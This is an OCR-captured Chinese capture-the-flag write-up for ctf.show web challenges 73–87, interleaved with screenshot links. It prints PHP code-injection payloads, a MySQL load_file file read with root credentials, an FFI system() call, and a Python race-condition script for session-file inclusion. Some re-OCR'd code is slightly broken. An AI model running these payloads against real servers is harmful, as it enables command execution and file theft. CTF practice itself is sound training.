
Status: 200 OK Time: 180 ms Size: 626 B

Warning: error_reporting() has been disabled for security reasons in **/var/www/html/index.php** on line **14**

Warning: ini_set() has been disabled for security reasons in **/var/www/html/index.php** on line **15**
bin dev etc flag0.txt home lib media mnt opt proc root run sbin srv sys tmp usr var flag{dac034fe-a6ae-4b56-829e-a02bb445bc21}

web73-74

```
c=?><?php $a=new DirectoryIterator("glob:///*");foreach($a as $f){echo($f->__toString().' ');}exit(0);?>
```



```
http://0a44674e-a6ea-4eee-9b7b-84b586e75f86.chall.ctf.show/
```


☑ c

```
?><?php $a=new DirectoryIterator("glob:///*");foreach($a as $f){echo($f->__toString().' ');}exit(0);?>
```

Warning: error_reporting() has been disabled for security reasons in **/var/www/html/index.php** on line **14**

Warning: ini_set() has been disabled for security reasons in **/var/www/html/index.php** on line **15**
bin dev etc flagx.txt home lib media mnt opt proc root run sbin srv sys tmp usr var

```
c=$a=opendir("/"); while (($file = readdir($a)) !== false){echo $file . "<br>"; };include("/flagx.txt");exit();
```



```
http://0a44674e-a6ea-4eee-9b7b-84b586e75f86.chall.ctf.show/
```


☑ c

```
$a=opendir("/"); while (($file = readdir($a)) !== false){echo $file . "<br>"; };include("/flagx.txt");exit();
```

```
mnt
run
sbin
tmp
etc
.
flagx.txt
.dockerenv
flag{64f33df3-c9e0-4743-bc3a-373f1b6392ce}
```

web75-76

```
c=$a=new DirectoryIterator("glob:///*");foreach($a as $f){echo($f->__toString().' ');}exit(0);
```



http://330b7b6a-42d3-46fd-a253-f2b73c22c09b.chall.ctf.show/

	KEY	VALUE	DESCRIPTION
☑	c	$a=new DirectoryIterator("glob:///*");foreach($a as $f){echo($f->__toString().' ');}exit(0);	
	Key	Value	Description


Warning: error_reporting() has been disabled for security reasons in **/var/www/html/index.php** on line **14**

Warning: ini_set() has been disabled for security reasons in **/var/www/html/index.php** on line **15**
bin dev etc flag36.txt home lib media mnt opt proc root run sbin srv sys tmp usr var

这题需要利用mysql的`load_file`读文件

```
try {
  $dbh = new PDO('mysql:host=localhost;dbname=ctftraining', 'root', 'root');
  foreach($dbh->query('select load_file("/flag36.txt")') as $row) {
      echo($row[0])."|";
  }
  $dbh = null;
} catch (PDOException $e) {
  echo $e->getMessage();
  die();
}exit(0);
```

通过连接数据库执行命令



☑ c

```
try {
  $dbh = new
PDO('mysql:host=localhost;dbname=ctftraining',
'root', 'root');
  foreach($dbh->query('select
load_file("/flag36.txt")) as $row) {
        echo($row[0])." | ";
  }
  $dbh = null;
```


```
Warning: error_reporting() has been disabled for security reasons in /var/www/html/index.php on line 14

Warning: ini_set() has been disabled for security reasons in /var/www/html/index.php on line 15
flag{8674ee3a-b5f9-4c67-abe6-08a8067e961c} |
```

web77

> FFI（Foreign Function Interface），即外部函数接口，是指在一种语言里调用另一种语言代码的技术。PHP的FFI扩展就是一个让你在PHP里调用C代码的技术。

首先访问根目录下的东西：

```
$a=new DirectoryIterator("glob:///*");foreach($a as $f){echo($f->__toString().' ');}exit(0);
```



☑ c


```
$a=new DirectoryIterator("glob:///*");foreach($a as $f){echo($f->__toString().' ');}exit(0);
```

Warning: error_reporting() has been disabled for security reasons in **/var/www/html/index.php** on line **14**

Warning: ini_set() has been disabled for security reasons in **/var/www/html/index.php** on line **15**
bin boot dev etc flag36x.txt home lib lib64 media mnt opt proc readflag root run sbin srv sys tmp usr var

通过FFI（7.4版本），执行代码

```
$ffi=FFI::cdef("int system(const char *command);");//创建一个system对象
$a='/readflag > 1.txt';//没有回显的
$ffi->system($a);//通过$ffi去调用system函数
exit(0);
```


c25aa0fe-37da-4191-be36-3b6953b2620b.chall.ctf.show/1.txt
考试
ctf
哔哩哔哩 (゜- ゜)つロ ...
网易邮箱6.0版
CSDN - 专业开发者社...
白马探花666 - 博客园

```
flag{da781f30-070b-4cda-a9fb-57737bf1f299}
ctfshow flag getter
```

web82-86

这里直接是web86，给出了源码：

```
 <?php
define('还要秀？', dirname(__FILE__));
set_include_path(还要秀？);
if(isset($_GET['file'])){
    $file = $_GET['file'];
    $file = str_replace("php", "???", $file);
    $file = str_replace("data", "???", $file);
    $file = str_replace(":", "???", $file);
    $file = str_replace(".", "???", $file);
    include($file);


}else{
    highlight_file(__FILE__);
}
```


参考：利用session.upload_progress进行文件包含和反序列化渗透

利用session.upload_progress将恶意语句写入session文件，从而包含session文件

> 问题一:
> 代码里没有session_start(),如何创建session文件呢?
> 解答一
> 其实，如果session.auto_start=On ，则PHP在接收请求的时候会自动初始化Session，不再需要执行session_start()。但默认情况下，这个选项都是关闭的。
> 但session还有一个默认选项，session.use_strict_mode默认值为0。此时用户是可以自己定义Session ID的。比如，我们在Cookie里设置PHPSESSID=TGAO，PHP将会在服务器上创建一个文件：/tmp/sess_TGAO”。即使此时用户没有初始化Session，PHP也会自动初始化Session。 并产生一个键值，这个键值有ini.get(“session.upload_progress.prefix”)+由我们构造的session.upload_progress.name值组成，最后被写入sess_文件里。
> 问题二:
> 但是问题来了，默认配置session.upload_progress.cleanup = on导致文件上传后，session文件内容立即清空，
> 如何进行rce呢？
> 解答二
> 此时我们可以利用竞争，在session文件内容清空前进行包含利用。

python脚本如下：

```python
import io
import requests
import threading
sessID = 'flag'
url = 'http://5a3cd120-8d65-43c9-820b-0a0afbfe763e.chall.ctf.show/'
def write(session):
    while True:
        f = io.BytesIO(b'a'*256*1) #建议正常这个填充数据大一点
        response = session.post(
            url,
            cookies={'PHPSESSID': sessID},
            data={'PHP_SESSION_UPLOAD_PROGRESS': '<?php system("tac *.php");?>'},
            files={'file': ('a.txt', f)}
            )
def read():
    while True:
        response = session.get(url+'?file=/tmp/sess_{}'.format(sessID))
        if 'flag' in response.text:
            print(response.text)
            break
session = requests.session()
write = threading.Thread(target=write, args=(session,))
write.daemon = True #当daemon为True时，父线程在运行完毕后，子线程无论是否正在运行，都会伴随主线程一起退出。
write.start()
read()
```



```python
import io
import requests
import threading
sessID = 'flag'
url = 'http://5a3cd120-8d65-43c9-820b-0a0afbfe763e.chall.ctf.show/'
def write(session):
    while True:
        f = io.BytesIO(b'a'*256*1) #建议正常这个填充数据大一点
        response = session.post(
            url,
            cookies={'PHPSESSID': sessID},
            data={'PHP_SESSION_UPLOAD_PROGRESS': '<?php system("tac *.php");?>'},
            files={'file': ('a.txt', f)}
            )
def read():
    while True:
        response = session.get(url+'?file=/tmp/sess_{}'.format(sessID))
        if 'flag' in response.text:
            print(response.text)
            break
session = requests.session()
write = threading.Thread(target=write, args=(session,))
write.daemon = True #当daemon为True时，父线程在运行完毕后，子线程无论是否正在运行，都会伴随主线程一起退出。
write.start()
read()

```

```
upload_progress_$flag='flag{f70941ea-8d00-4e71-909a-191487a9a934}';

*/

# @link: https://ctfer.com
# @email: h1xa@ctfer.com
# @Last Modified time: 2020-09-16 11:25:00
# @Last Modified by:   h1xa
# @Date:   2020-09-16 11:24:37
```

可参考：2020 WMCTF Web Writeup

web87

参考：谈一谈php://filter的妙用


file_put_content和死亡·杂糅代码之缘

题目源码如下：

```php
<?php
if(isset($_GET['file'])){
    $file = $_GET['file'];
    $content = $_POST['content'];
    $file = str_replace("php", "???", $file);
    $file = str_replace("data", "???", $file);
    $file = str_replace(":", "???", $file);
    $file = str_replace(".", "???", $file);
    file_put_contents(urldecode($file), "<?php die('大佬别秀了');?>".$content);


}else{
    highlight_file(__FILE__);
}
```

由于存在：`urldecode($file)`，需要进行两次url编码，`php://filter/write=string.rot13/resource=2.php`


```
